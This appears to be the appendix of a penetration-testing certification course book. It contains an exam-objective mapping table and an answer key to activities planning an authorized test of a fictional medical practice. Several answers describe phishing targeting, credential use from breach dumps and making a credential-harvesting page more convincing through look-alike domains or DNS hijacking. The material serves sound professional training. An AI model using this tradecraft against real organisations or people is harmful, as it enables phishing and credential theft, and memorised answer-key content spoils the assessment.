- Key management
- Limitations
  - Limited network access
  - Limited storage access
- Clearly defined objectives based on regulations

#### Domain 2.0 Information Gathering and Vulnerability Identification

##### 2.1 Given a scenario, conduct information gathering using appropriate techniques.

- Scanning
- Enumeration
  - Hosts
  - Networks
  - Domains
  - Users
  - Groups

<b>Domain and Objective</b>	<b>Covered In</b>
• Network shares	Topic 4B
• Web pages	Topic 4B
• Applications	Topic 4B
• Services	Topic 4B
• Tokens	Topic 7A
• Social networking sites	Topic 2A
• Packet crafting	Topics 4A and 4C
• Packet inspection	Topic 4C
• Fingerprinting	Topic 4B
• Cryptography	Topic 2A
• Certificate inspection	Topic 2A
• Eavesdropping	Topics 6A and 6B
• RF communication monitoring	Topic 6B
• Sniffing	Topics 6A and 6B
• Wired	Topic 6A
• Wireless	Topic 6B
• Decompilation	Topic 8B
• Debugging	Topic 8B
• Open Source Intelligence Gathering	Topic 2A
• Sources of research	Topic 2A
• CERT	Topic 2A
• NIST	Topic 2A
• JPCERT	Topic 2A
• CAPEC	Topic 2A
• Full disclosure	Topic 2A
• CVE	Topic 2A
• CWE	Topic 2A

## 2.2 Given a scenario, perform a vulnerability scan.

- Credentialed vs. non-credentialed
- Types of scans
  - Discovery scan
  - Full scan
  - Stealth scan
  - Compliance scan
- Container security
- Application scan

<b>Domain and Objective</b>	<b>Covered In</b>
• Dynamic vs. static analysis	Topic 8B
• Considerations of vulnerability scanning	Topic 4C
• Time to run scans	Topic 4C
• Protocols used	Topic 4C
• Network topology	Topic 4C
• Bandwidth limitations	Topic 4C
• Query throttling	Topic 4C
• Fragile systems/non-traditional assets	Topic 4C
<b>2.3 Given a scenario, analyze vulnerability scan results.</b>	
• Asset categorization	Topic 5A
• Adjudication	Topic 5A
• False positives	Topic 5A
• Prioritization of vulnerabilities	Topic 5A
• Common themes	Topic 5A
• Vulnerabilities	Topic 5A
• Observations	Topic 5A
• Lack of best practices	Topic 5A
<b>2.4 Explain the process of leveraging information to prepare for exploitation.</b>	
• Map vulnerabilities to potential exploits	Topic 5B
• Prioritize activities in preparation for penetration test	Topic 5B
• Describe common techniques to complete attack	Topic 5B
• Cross-compiling code	Topic 5B
• Exploit modification	Topic 5B
• Exploit chaining	Topic 5B
• Proof of concept development (exploit development)	Topic 5B
• Social engineering	Topic 5B
• Credential brute force	Topic 5B
• Dictionary attacks	Topic 5B
• Rainbow tables	Topic 5B
• Deception	Topic 5B
<b>2.5 Explain weaknesses related to specialized systems.</b>	
• ICS	Topics 1A and 3A
• SCADA	Topics 1A and 3A
• Mobile	Topics 1A and 3A
• IoT	Topics 1A and 3A
• Embedded	Topics 1A and 3A

<b>Domain and Objective</b>	<b>Covered In</b>
• Point-of-sale systems	Topics 1A and 3A
• Biometrics	Topics 1A and 3A
• Application containers	Topics 1A and 3A
• RTOS	Topics 1A and 3A
<b>Domain 3.0 Attacks and Exploits</b>	
<b>3.1 Compare and contrast social engineering attacks.</b>	
• Phishing	Topic 3A
• Spear phishing	Topic 3A
• SMS phishing	Topic 3A
• Voice phishing	Topic 3A
• Whaling	Topic 3A
• Elicitation	Topic 3A
• Business email compromise	Topic 3A
• Interrogation	Topic 3A
• Impersonation	Topic 3A
• Shoulder surfing	Topic 3A
• USB key drop	Topic 3A
• Motivation techniques	Topic 3A
• Authority	Topic 3A
• Scarcity	Topic 3A
• Social proof	Topic 3A
• Urgency	Topic 3A
• Likeness	Topic 3A
• Fear	Topic 3A
<b>3.2 Given a scenario, exploit network-based vulnerabilities.</b>	
• Name resolution exploits	Topic 6A
• NETBIOS name service	Topic 6A
• LLMNR	Topic 6A
• SMB exploits	Topic 6A
• SNMP exploits	Topic 6A
• SMTP exploits	Topic 6A
• FTP exploits	Topic 6A
• DNS cache poisoning	Topic 6A
• Pass the hash	Topic 6A
• Man-in-the-middle	Topics 6A and 6B
• ARP spoofing	Topic 6A

<b>Domain and Objective</b>	<b>Covered In</b>
• Replay	Topic 6B
• Relay	Topic 6A
• SSL stripping	Topic 6B
• Downgrade	Topic 6B
• DoS/stress test	Topic 6A
• NAC bypass	Topic 6A
• VLAN hopping	Topic 6A
<b>3.3 Given a scenario, exploit wireless and RF-based vulnerabilities.</b>	
• Evil twin	Topic 6B
• Karma attack	Topic 6B
• Downgrade attack	Topic 6B
• Deauthentication attacks	Topic 6B
• Fragmentation attacks	Topic 6B
• Credential harvesting	Topic 6B
• WPS implementation weakness	Topic 6B
• Bluejacking	Topic 6B
• Bluesnarfing	Topic 6B
• RFID cloning	Topic 3B
• Jamming	Topic 6B
• Repeating	Topic 6B
<b>3.4 Given a scenario, exploit application-based vulnerabilities.</b>	
• Injections	Topic 8A
• SQL	Topic 8A
• HTML	Topic 8A
• Command	Topic 8A
• Code	Topic 8A
• Authentication	Topics 5B, 6A, 7A, 7B, and 8A
• Credential brute forcing	Topics 5B and 8A
• Session hijacking	Topics 6A and 8A
• Redirect	Topic 8A
• Default credentials	Topic 8A
• Weak credentials	Topics 7A, 7B, and 8A
• Kerberos exploits	Topic 7A
• Authorization	Topic 8A

<b>Domain and Objective</b>	<b>Covered In</b>
• Parameter pollution	Topic 8A
• Insecure direct object reference	Topic 8A
• Cross-site scripting (XSS) <ul style="list-style-type: none"> <li>• Stored/persistent</li> <li>• Reflected</li> <li>• DOM</li> </ul>	Topic 8A
• Cross-site request forgery (CSRF/XSRF)	Topic 8A
• Clickjacking	Topic 8A
• Security misconfiguration <ul style="list-style-type: none"> <li>• Directory traversal</li> <li>• Cookie manipulation</li> </ul>	Topic 8A
• File inclusion <ul style="list-style-type: none"> <li>• Local</li> <li>• Remote</li> </ul>	Topic 8A
• Unsecure code practices <ul style="list-style-type: none"> <li>• Comments in source code</li> <li>• Lack of error handling</li> <li>• Overly verbose error handling</li> <li>• Hard-coded credentials</li> <li>• Race conditions</li> <li>• Unauthorized use of functions/unprotected APIs</li> <li>• Hidden elements               <ul style="list-style-type: none"> <li>• Sensitive information in the DOM</li> </ul> </li> <li>• Lack of code signing</li> </ul>	Topic 8A

### 3.5 Given a scenario, exploit local host vulnerabilities.

- OS vulnerabilities
    - Windows
    - Mac OS
    - Linux
    - Android
    - iOS
  - Unsecure service and protocol configurations
  - Privilege escalation
    - Linux-specific
      - SUID/SGID programs
      - Unsecure SUDO
- Topics 7A and 7B  
Topic 7A  
Topic 7B  
Topic 7B  
Topic 7B  
Topic 7B  
Topics 7A and 7B  
Topics 7A and 7B  
Topic 7B  
Topic 7B  
Topic 7B

<b>Domain and Objective</b>	<b>Covered In</b>
• Ret2libc	Topic 7B
• Sticky bits	Topic 7B
• Windows-specific	Topic 7A
• Cpassword	Topic 7A
• Clear text credentials in LDAP	Topic 7A
• Kerberoasting	Topic 7A
• Credentials in LSASS	Topic 7A
• Unattended installation	Topic 7A
• SAM database	Topic 7A
• DLL hijacking	Topic 7A
• Exploitable services	Topic 7A
• Unquoted service paths	Topic 7A
• Writable services	Topic 7A
• Unsecure file/folder permissions	Topics 7A and 7B
• Keylogger	Topics 7A and 7B
• Scheduled tasks	Topic 7A
• Kernel exploits	Topic 7A
• Default account settings	Topics 7A and 7B
• Sandbox escape	Topics 7A and 7B
• Shell upgrade	Topic 7A
• VM	Topic 7A
• Container	Topic 7A
• Physical device security	Topic 7B
• Cold boot attack	Topic 7B
• JTAG debug	Topic 7B
• Serial console	Topic 7B

### 3.6 Summarize physical security attacks related to facilities.

- Piggybacking/tailgating Topic 3A
- Fence jumping Topic 3B
- Dumpster diving Topic 3B
- Lock picking Topic 3B
- Lock bypass Topic 3B
- Egress sensor Topic 3B
- Badge cloning Topic 3B

### 3.7 Given a scenario, perform post-exploitation techniques.

<b>Domain and Objective</b>	<b>Covered In</b>
• Lateral movement	Topic 9A
• RPC/DCOM	Topic 9A
• PsExec	Topic 9A
• WMI	Topic 9A
• Scheduled tasks	Topic 9B
• PS remoting/WinRM	Topic 9A
• SMB	Topic 9A
• RDP	Topic 9A
• Apple Remote Desktop	Topic 9A
• VNC	Topic 9A
• X-server forwarding	Topic 9A
• Telnet	Topic 9A
• SSH	Topic 9A
• RSH/Rlogin	Topic 9A
• Persistence	Topic 9B
• Scheduled jobs	Topic 9B
• Scheduled tasks	Topic 9B
• Daemons	Topic 9B
• Back doors	Topic 9B
• Trojan	Topic 9B
• New user creation	Topic 9B
• Covering your tracks	Topic 9C

#### Domain 4.0 Penetration Testing Tools

##### 4.1 Given a scenario, use nmap to conduct information gathering exercises.

- SYN scan (-sS) vs. full connect scan (-sT) Topic 4A
- Port selection (-p) Topic 4A
- Service identification (-sV) Topic 4A
- OS fingerprinting (-O) Topic 4A
- Disabling ping (-Pn) Topic 4A
- Target input file (-iL) Topic 4A
- Timing (-T) Topic 4A
- Output parameters
  - oA Topic 4A
  - oN Topic 4A
  - oG Topic 4A
  - oX Topic 4A

<b>Domain and Objective</b>	<b>Covered In</b>
4.2 Compare and contrast various use cases of tools. (**The intent of this objective is NOT to test specific vendor feature sets.)	
• Use cases	Topics 1A, 1D, 2A, 2B, 4A, 4B, 4C, 5B, 8B, and 9B
• Reconnaissance	Topics 1A, 2A, and 2B
• Enumeration	Topics 1A and 4A
• Vulnerability scanning	Topics 1A and 4C
• Credential attacks	Topic 1A
• Offline password cracking	Topics 1A and 5B
• Brute-forcing services	Topics 1A and 4B
• Persistence	Topics 1A and 9B
• Configuration compliance	Topics 1A and 4C
• Evasion	Topics 1D and 4A
• Decompilation	Topic 8B
• Forensics	Topic 9C
• Debugging	Topic 8B
• Software assurance	Topic 1A
• Fuzzing	Topic 8B
• SAST	Topic 1A
• DAST	Topic 1A
• Tools	Topic 1A
• Scanners	Topic 1A
• Nikto	Topic 1A
• OpenVAS	Topic 1A
• SQLmap	Topic 1A
• Nessus	Topic 1A
• Credential testing tools	Topics 1A and 4D
• Hashcat	Topic 1A
• Medusa	Topic 1A
• Hydra	Topic 1A
• Cewl	Topic 1A
• John the Ripper	Topic 1A
• Cain and Abel	Topic 1A
• Mimikatz	Topic 1A
• Patator	Topic 1A
• Dirbuster	Topic 1A

<b>Domain and Objective</b>	<b>Covered In</b>
• W3AF	Topic 1A
• Debuggers	Topic 1A
• OLLYDBG	Topic 1A
• Immunity debugger	Topic 1A
• GDB	Topic 1A
• WinDBG	Topic 1A
• IDA	Topic 1A
• Software assurance	Topic 1A
• Findbugs/findsecbugs	Topic 1A
• Peach	Topic 1A
• AFL	Topic 1A
• SonarQube	Topic 1A
• YASCA	Topic 1A
• OSINT	Topic 1A
• Whois	Topic 1A
• Nslookup	Topic 1A
• Foca	Topic 1A
• Theharvester	Topic 1A
• Shodan	Topic 1A
• Maltego	Topic 1A
• Recon-NG	Topic 1A
• Censys	Topic 1A
• Wireless	Topics 1A and 4C
• Aircrack-NG	Topics 1A and 4C
• Kismet	Topics 1A and 4C
• WiFie	Topics 1A and 4C
• Web proxies	Topic 1A
• OWASP ZAP	Topic 1A
• Burp Suite	Topic 1A
• Social engineering tools	Topic 1A
• SET	Topic 1A
• BeEF	Topic 1A
• Remote access tools	Topic 1A
• SSH	Topic 1A
• NCAT	Topic 1A
• NETCAT	Topic 1A

<b>Domain and Objective</b>	<b>Covered In</b>
• Proxychains	Topic 1A
• Networking tools	Topics 1A and 4B
• Wireshark	Topics 1A and 4B
• Hping	Topics 1A and 4B
• Mobile tools	Topics 1A and 4C
• Drozer	Topics 1A and 4C
• APKX	Topics 1A and 4C
• APK studio	Topics 1A and 4C
• MISC	Topic 1A
• Searchsploit	Topic 1A
• Powersploit	Topic 1A
• Responder	Topic 1A
• Impacket	Topic 1A
• Empire	Topic 1A
• Metasploit framework	Topic 1A

**4.3 Given a scenario, analyze tool output or data related to a penetration test.**

- Password cracking Topics 5B, 7A, and 7B
- Pass the hash Topic 7A
- Setting up a bind shell Topic 9B
- Getting a reverse shell Topic 9B
- Proxying a connection Topics 6B, 9A, and 9B
- Uploading a web shell Topic 8A
- Injections Topic 8A

**4.4 Given a scenario, analyze a basic script (limited to Bash, Python, Ruby, and PowerShell).**

- Logic Topic 4D
- Looping Topic 4D
- Flow control Topic 4D
- I/O Topic 4D
- File vs. terminal vs. network Topic 4D
- Substitutions Topic 4D
- Variables Topic 4D
- Common operations Topic 4D
  - String operations Topic 4D
  - Comparisons Topic 4D
- Error handling Topic 4D

<b>Domain and Objective</b>	<b>Covered In</b>
• Arrays	Topic 4D
• Encoding/decoding	Topic 4D
<b>Domain 5.0 Reporting and Communication</b>	
<b>5.1 Given a scenario, use report writing and handling best practices.</b>	
• Normalization of data	Topic 10C
• Written report of findings and remediation	Topic 10C
• Executive summary	Topic 10C
• Methodology	Topic 10C
• Findings and remediation	Topic 10C
• Metrics and measures	Topic 10C
• Risk rating	Topic 10C
• Conclusion	Topic 10C
• Risk appetite	Topic 10C
• Storage time for report	Topic 10C
• Secure handling and disposition of reports	Topic 10C
<b>5.2 Explain post-report-delivery activities.</b>	
• Post-engagement cleanup	Topic 10D
• Removing shells	Topic 10D
• Removing tester-created credentials	Topic 10D
• Removing tools	Topic 10D
• Client acceptance	Topic 10D
• Lessons learned	Topic 10D
• Follow-up actions/retest	Topic 10D
• Attestation of findings	Topic 10D
<b>5.3 Given a scenario, recommend mitigation strategies for discovered vulnerabilities.</b>	
• Solutions	Topic 10B
• People	Topic 10B
• Process	Topic 10B
• Technology	Topic 10B
• Findings	Topic 10B
• Shared local administrator credentials	Topic 10B
• Weak password complexity	Topic 10B
• Plain text passwords	Topic 10B
• No multifactor authentication	Topic 10B
• SQL injection	Topic 10B

<b>Domain and Objective</b>	<b>Covered In</b>
• Unnecessary open services	Topic 10B
• Remediation	Topic 10B
• Randomize credentials/LAPS	Topic 10B
• Minimum password requirements/password filters	Topic 10B
• Encrypt the passwords	Topic 10B
• Implement multifactor authentication	Topic 10B
• Sanitize user input/parameterize queries	Topic 10B
• System hardening	Topic 10B
<b>5.4 Explain the importance of communication during the penetration testing process.</b>	
• Communication path	
• Communication triggers	Topic 1A
• Critical findings	Topic 1A
• Stages	Topic 1A
• Indicators of prior compromise	Topic 1A
• Reasons for communication	Topic 1A
• Situational awareness	Topic 1A
• De-escalation	Topic 1A
• De-confliction	Topic 1A
• Goal reprioritization	Topic 1A

LICENSED FOR USE ONLY BY: DARIAN KUGESAN · 16339481 · AUG 02 2021

# Solutions

---

## ACTIVITY 1-1: Discussing Pen Testing Concepts

---

**1. What is the primary difference between a vulnerability assessment and a penetration test?**

**A:** A vulnerability assessment seeks to identify weaknesses in an organization's assets and business processes. A penetration test does this as well, but goes one step further: it actively exploits one or more of the weaknesses that are found. After a target has been identified and compromised, evidence of the compromise is collected to include in the pen test report.

**2. Why might an organization conduct a pen test instead of a vulnerability assessment?**

**A:** Answers may vary, but the advantages of a pen test are numerous. Although vulnerability assessments are valuable, they are not always comprehensive; in many cases, direct exploitation is required in order to reveal the presence of a vulnerability and the magnitude of impact that results if the vulnerability were exploited. In addition, pen tests closely mirror the process that an actual attacker would take; this gives the organization a greater understanding of how an attack might happen, or what types of attacks are more likely to succeed. Pen tests are also useful in ensuring that the organization is meeting its compliance requirements—something that a vulnerability assessment might only do on a superficial level.

**3. What does the authorization component of a pen test agreement typically stipulate?**

**A:** Answers may vary, but the pen test agreement will usually define who can actually sign off on the pen test taking place; what group of people or individual is allowed to conduct the pen test; what assets and processes are allowed to be tested; and what period of time the test is allowed to be active.

**4. In which phase of the pen testing process does the pen tester gather information about their target before launching the attack proper?**

- Planning
- Reconnaissance
- Scanning
- Analysis

5. The pen testing process closely mirrors the real attack process. Which of the following phases is unique to pen testing and is not typically involved in a real attack?
  - Reporting
  - Covering tracks
  - Gaining access
  - Maintaining access
  
6. Which of the following tools helps a tester conduct open source intelligence gathering?
  - OpenVAS
  - Maltego
  - Metasploit Framework
  - Wireshark
  
7. What is the primary function of the mimikatz tool?
  - Perform offline cracking of a user's password hash.
  - Open a network backdoor to a Windows computer.
  - Extract credential information from a Windows computer.
  - Perform online brute force cracking of a user's password.
  
8. Which of the following contract types defines the highest level of expectations in the business arrangement?
  - Non-disclosure agreement (NDA)
  - Master service agreement (MSA)
  - Statement of work (SOW)
  - Memorandum of understanding (MOU)
  
9. True or false? The tools a pen tester uses and the information they gather are both subject to legal restrictions.
  - True
  - False

---

## ACTIVITY 1–2: Planning a Pen Test Engagement

---

1. It's important to consider the target audience of your test results before getting started. Assuming your tests will be comprehensive and cover multiple types, what stakeholders might you need to consider in your reports?

A: Answers may vary, but it's likely that you'll need to consider the executive physicians, the IT team, and even everyday end users in the report. The test might affect all of these groups of people, depending on its nature.

- 2. Because GCPG has provided little financial support and resources to its own IT team, your pen test will be treated similarly. In other words, your budget is limited and you must rely on your own resources during the test. You need to make sure GCPG understands the effect this will have on the test. What do you tell them?**

**A:** Answers will vary. A tight budget might mean that the pen test group must rely on free or inexpensive tools, which may not provide the same level of functionality or support as a proprietary tool. The pen test group must also use its time wisely and may not be able to conduct as many tests as it would like due to time restraints.

- 3. Because of budgetary constraints, you're faced with at least one major technical constraint. You had planned on using Metasploit Pro, a powerful pen test management tool built on the popular Metasploit Framework. The Pro version comes with a great deal of functionality and can make it easier for a pen tester to launch and automate specific types of attacks, as well as manage an overall pen test project. However, GCPG won't cover the price of the Pro version. How might you compensate for this lost functionality?**

**A:** Answers may vary, but you'll definitely need to seek out other free and/or open source security tools to fill the gap. There are plenty out there, but the trick is finding the right ones for the job. You should also consider relying on another tool for managing the project, including keeping track of actions taken, interesting discoveries, suggested remediations, and more. If this project management solution can integrate with your security tools, then all the better.

- 4. GCPG maintains the health data of thousands of patients, and as a result, has emphasized the importance of keeping this data confidential. How might this requirement affect what you discover during the test?**

**A:** Answers may vary, but it's very likely that the testers will discover this patient data during the process. Therefore, the testers must be careful not to share this information with unauthorized parties, which may even include other pen testers or employees of GCPG. This could have legal ramifications beyond any requirements placed by GCPG.

- 5. You want to work with GCPG to draft some rules of engagement (ROE). Given what you know about GCPG's business, its customers, and its security situation, what rules might you want to include?**

**A:** Answers will vary. The ROE's purpose is to define how systems will be tested. So, it's typical to include timeline information about significant events in the test's life cycle, like the beginning and ending of specific phases (recon, gaining access, reporting, etc.). Because GCPG handles sensitive personal data, there should be rules governing how the testers will keep that data secure if they happen to access it (e.g., encryption). The ROE should also clearly state that the pen test group will not intend to cause permanent damage or major disruption to the business, but with the disclaimer that certain complications may be unavoidable. Likewise, if the pen testers are to conduct social engineering tests, then there needs to be certain constraints that ensure the team is acting within ethical boundaries. Because GCPG is inexperienced in cybersecurity matters, you may wish to hold frequent status update meetings so that the organization's stakeholders don't feel like they're being kept in the dark.

---

## ACTIVITY 1–3: Scoping a Pen Test Engagement

---

1. The primary reason that GCPG has hired your team is because it wants to find out all of the ways in which it is vulnerable, and then hopefully begin the process of remediating those vulnerabilities. Ultimately, GCPG wants to greatly minimize general security risks to the business. What type of pen test assessment would you suggest conducting, and how does this type impact the scope of the engagement compared to other types of assessments?

A: Answers may vary, but this sort of engagement most likely calls for a goals-based or objectives-based assessment. A goals-based assessment influences the scope by including any assets or business processes that are either directly or indirectly linked to achieving this goal. For GCPG, this means that essentially any computing system or business process could potentially be included. This is different than a compliance-based assessment, which may limit the scope to only those computers that work with protected health information (PHI) or other personally identifiable information (PII), like a database. A red team assessment is much more refined in scope than an objectives-based pen test, and is primarily designed to test the efficacy of an organization's blue team defenses (i.e., incident detection and response). Since it's already known that GCPG has little to no cybersecurity operations, this type of assessment is not useful.

2. As a U.S.-based health care provider, GCPG is subject to HIPAA regulations. Although this is not the primary goal of your pen test, GCPG will one day need to have a compliance assessment conducted. What types of assets and security processes would you evaluate in a compliance assessment?

A: Answers will vary, as each compliance standard has its own requirements, and may be unique to the organization. In general, when an organization maintains confidential user data, they will be required to isolate data so as to minimize the spread of a compromise in the network. Likewise, the organization will often be required to segment its networks and limit the access that users have to that network and its storage pools. In addition, many compliance standards will mandate the use of encryption to keep the data safe from being read in the event that an attacker actually gains access.

3. Given GCPG's limited involvement in the test, it's clear that you'll need to use a black box testing strategy. What does this mean, and how does it impact the scope of the engagement?

A: In a black box testing strategy, the tester is given no prior information about their target. The tester must therefore conduct all reconnaissance on their own. This often has the effect of widening the scope of the test, because some information is best discovered through systems or people that aren't the direct target of the attack. For example, you may want to widen your social engineering tests to try to trick as many employees as you can, since you may not know who specifically holds the information you're looking for.

- 4. Part of simulating an attack is getting into the mindset of the attacker. What type(s) of threat actors would you say are the most likely to attack GCPG? How do these threats affect the scope of the test? Recall that GCPG provides health care services to thousands of patients and is responsible for storing and maintaining the confidential data of these patients.**

**A:** Answers will vary. It's unlikely that hacktivists or politically motivated actors would target GCPG, as the organization is not involved in political matters. What's more likely is that an advanced persistent threat (APT) will attempt to compromise the organization over a long period of time in order to continue to capture the private data of GCPG's ever-growing list of patients. Since a major goal of an APT is to stay hidden, the scope of the pen test engagement might need to expand to accommodate assets that would otherwise be overlooked—like an employee's workstation that's being used as a pivot. You might also attack from the perspective of the script kiddie, since it seems that GCPG has such poor defenses. This would likely narrow the scope of the test, as script kiddies have only superficial knowledge of their attacks and are unlikely to have deep hooks into the organization. You might want to also consider the threat of an insider, which would bring certain assets into scope depending on what the hypothetical insider has access to.

- 5. Although you haven't been provided many details, the IT team at GCPG has at least told you about the major systems that run within the network. There are several database servers that store the patient data; there is an internal-facing web-based frontend for data entry; there is a backend data processing server; there is a file sharing server for employees; and more. All of these systems are physical and on-premises. You're at the point where you need to finalize what targets are going to be included in the scope. What other assets not mentioned by the IT team might you consider including?**

**A:** Answers will vary. You could potentially include employee workstations in the scope if you believe they may be vulnerable enough to impact the organization's overall risk. If GCPG employees use any third-party software, you might want to include it in the scope in case such software can be used as a vector for an attack. Consider that employees may be using their mobile devices to get work done. Phones and tablets can be just as much a part of the scope as any traditional computer. The human element is also an important component of security, and you'll likely want to include both management and everyday users in the scope of the test—especially if you think they might be susceptible to social engineering.

- 6. One of the IT team members at GCPG also happened to mention that the organization has a prior agreement with a company called Bit by Bit (BxB) Fitness. As part of this agreement, GCPG is responsible for maintaining BxB's public online e-commerce site. GCPG leverages the platform as a service (PaaS) capabilities of Amazon Web Services (AWS) to host the web app in the cloud. How does this impact the scope of the engagement?**

**A:** Answers may vary, but since this site is a potentially significant vulnerability that GCPG is responsible for, you may need to widen the scope of the engagement to get BxB involved. They might need to sign off on any tests done to the site, especially since it is public-facing and likely needs to be protected from any major disruption.

- 7. If, for whatever reason, the BxB site can't be included in the pen test scope, what might you need to consider doing to avoid problems?**

**A:** Answers may vary. It's likely that you'd need to make an exception for the site, forbidding your team from testing it in any significant way (though they might still be allowed to browse it as if they were a customer). On a more intrusive level, the team should probably not target the server(s) that host the site so as to avoid disruption. It may therefore be helpful to create a blacklist of "off-limits" assets. A whitelist isn't feasible, given that the testers don't know much about the environment. However, it may be difficult for the testers to immediately identify which server(s) host the site and which are for other purposes, so they'll need to proceed carefully.

**8. What is scope creep, and how might it negatively impact the pen test?**

A: Scope creep is the unplanned, gradual expansion of a project's scope after the project has begun. In a pen test, this can lead to several major risks: one, that the budget allotted to the pen test is overrun, leading to financial complications; two, that the pen test takes significantly more time than was originally planned; three, that the client organization loses confidence in the testers; and four, that the testers cause more disruption to the business than the client organization can tolerate.

---

## ACTIVITY 1–4: Preparing to Go Live

---

**4. Given the time frame, how will you prioritize your efforts?**

A: Answers may vary. You don't have much time, so you should not spend too much time on systems that are well protected, or are of low value. Target low-hanging fruit first.

**7. How many investigations have been recorded?**

A: Five.

**8. Which investigations start by using the results of a previous investigation (text colored red)?**

A: #4 and #5

**9. Which investigation led to no evidence?**

A: #2

**10.Which investigations identified IP addresses? What were those IP addresses?**

A: #3 discovered 240.52.4.23, the IP address of greenecityphysicians.com. #4 discovered two internal IP addresses, 172.16.1.20 and 172.16.1.40.

**11.What test mechanism made it possible for the customers.mdb database file to be stolen?**

A: A buffer overflow against the RPC service of 172.16.1.20.

**12.Which tests failed?**

A: The attempt to log in to the greenecityphysicians.com website (investigation #2), and the attempt to log into 172.16.1.20 using telnet.

**13.Two user credentials were collected using social engineering. The credentials were then tried in three other investigations. Which succeeded and which failed?**

A: Investigation #2 HTTP/HTTPS login failed. Investigation #5 telnet login failed. Investigation #4 RDP login succeeded.

## ACTIVITY 2-2: Strategizing Usage of OSINT Findings

**2. Review your list of contacts. How might these contacts influence your further reconnaissance efforts?**

**A:** Answers will vary. Contact information, especially real names and email addresses, can help you target specific people to exploit the human element in security. Social engineering is a particularly effective tactic in this regard. For example, instead of attempting to phish random users, you could execute a targeted phishing campaign against the users in this contacts list who likely have more privileges than a standard employee. Also, knowing an employee's real name and location can help you find out more about the employee's role in the company. You can also cross-reference this personal information with other public-facing sources, like social media, to glean more information.

**3. Review your list of social media profiles. How might the organization's social media profiles influence your further reconnaissance efforts?**

**A:** Answers will vary. Some organizations have a large social media presence and sometimes over-share information about their business. For example, the organization might announce that they are hosting a conference or other event that gathers multiple key stakeholders in the same space. Or, the organization might share photos of their new office building that make it easier to target the physical premises. Also, employees will often link their personal profiles to their organization's profile, which could provide you with more useful contacts to target.

**4. How might you take advantage of a contact whose email address is found in the Have I Been Pwned? database?**

**A:** Answers may vary, but cybercriminals sometimes publish the spoils of their breach online. An account listed in HIBP may match an account in one of these breach dumps, and might therefore reveal a user's credentials or PII.

**5. SPF records indicate to mail exchangers the IP addresses that are authorized to send mail on the domain's behalf. How could the presence of an SPF record complicate your social engineering and active reconnaissance efforts?**

**A:** Answers may vary, but if you intend to conduct a spam or phishing campaign, it may be more difficult to spoof a legitimate domain as the source of your email messages. If your spoofed messages fail to come from the authorized IP address range, mail exchangers may simply reject these messages.

**6. How might knowing the IP address range used by the domain influence your further reconnaissance efforts?**

**A:** Answers may vary. Knowing the IP address range used by an organization can help you discover more about which addresses in this range are in use and which are not. You can also prepare to scan specific IP addresses in order to discover more about hosts that use those addresses, as well as discover more about the network's topology.

**7. How might discovering a domain's subdomains influence your further reconnaissance efforts?**

**A:** Answers may vary. Subdomains can help you focus your reconnaissance efforts on specific targets, rather than just performing reconnaissance at the highest level of the domain hierarchy. Organizations often reserve subdomains for specific services or resources. You might consider scanning these services and resources for any known vulnerabilities that could open the way for exploitation.

8. You also crawled the domain for files in common formats, like PDF, DOCX, XLSX, etc. What use could these files be to your active reconnaissance efforts?

A: Answers may vary. In most cases, the organization will probably intend for certain documents to be public. Even so, you might be able to glean information about the organization's personnel structure and even its computing resources by reading whitepapers and other marketing material. You could use this information to aid more targeted reconnaissance. In other cases, the organization may have unwittingly made a sensitive file available for download, such as new product specifications or a sales report for employee eyes only. This could make your job considerably easier, and further reconnaissance may not even be necessary.

---

## ACTIVITY 2–3: Preparing Background Findings for Next Steps

---

3. Review the findings in the Whois and DNS Records sections. What do the findings suggest? Do they provide any targets that would be worth attacking?

A: Answers will vary. It looks like GCPG pays a third party to manage their website and email server. This is typical of a company of this type and size, and might suggest that they are not technically very sophisticated. Since the hosting provider is known to have good security, it is probably not useful to attack the web, email, or DNS server.

4. Review the Google Earth and Google Maps Site Information section. What information do you have that would be useful for a physical attack?

A: Answers will vary. You know where the business is located and some of the exterior surroundings such as the parking lots and surrounding terrain. It does not show any entrances, or anything about the internal layout of the building.

5. What else might you do to gather additional information before a physical attack?

A: You will probably want to perform some on-site reconnaissance.

6. Review the Social Media Presence, Job Boards, Points of Contact/Email Addresses, and Have I Been Pwnd sections. What does this information suggest?

A: Answers will vary. You have some email addresses you could use in a phishing campaign. Since those accounts were widely distributed from the various data breaches, they were probably the ones used in the previously successful phishing campaign. You also know that GCPG's IT team is currently understaffed, and that the technology manager will be out of town this week. Additionally, nearly all of the physicians were out of town last week, meaning that this week will be busy with patients trying to get appointments. They may well be too busy to notice extra people coming and going.

7. What technologies are they using?

A: From the job board, it looks like they are using Windows and Linux servers, as well as computer-based proprietary medical equipment. It is not clear which operating system(s) the medical devices are using.

## 8. What types of attacks could you try and when?

A: Answers may vary. This week is probably a good time to attempt a physical attack/on-site surveillance and social engineering, including phishing.

## 9. Examine the Google Hacking Downloadable Files Discovered section. Does it reveal any new targets?

A: Answers may vary. GCPG has taken responsibility to develop and manage another website for a partner company named Bit by Bit Fitness. To save money, GCPG has engaged an individual developer to create the BxB site. To give the developer maximum flexibility, the board has agreed to place the website on a PaaS cloud platform. This means the developer, and not the cloud provider, will be responsible for implementing security on the server, the web service, and the web app. Application developers are notorious for not displaying good security skills, even within their own code. This opens up new avenues for attack. You could conduct a vulnerability scan against the BxB server and website. Additionally, the information suggests that GCPG made no attempt to mitigate future phishing attacks.

## 10. In light of all of the information you gathered during passive reconnaissance, which targets do you think are worth attacking?

A: Answers may vary. All indicators suggest that GCPG has weak areas that can be targeted. The GCPG website, email server, and DNS servers are probably too well protected to be worth an attack. The BxB website looks promising. It needs to be scanned for you to be sure. The company currently has a weak IT presence. You might be able to social engineer the staff, particularly with a phishing campaign. This week provides a good opportunity to conduct some on-site surveillance, social engineering, and possibly a physical attack on the internal network.

## 11. What do you think you should do next?

A: Answers may vary, but probably conduct some on-site reconnaissance, social engineering, and possibly scanning/active reconnaissance.

---

## ACTIVITY 3-2: Harvesting Credentials Through Phishing

---

### 6. Although the fake sign-in page is relatively convincing, the presence of an IP address in the URL bar is suspicious. What could you do to make this more convincing?

A: The attack would be more convincing if the URL were a real domain name and not an IP address. For example, you could run the credential harvester on a domain that you might have registered earlier—a domain that looks somewhat legitimate, like [google.signin.acc.ount.com](http://google.signin.acc.ount.com). You could make the attack even more effective if you poisoned or otherwise hijacked the user's name resolution services to point [google.com](http://google.com) to your attack computer.

---

## ACTIVITY 3–3: Performing Physical Security Tests on Facilities

---

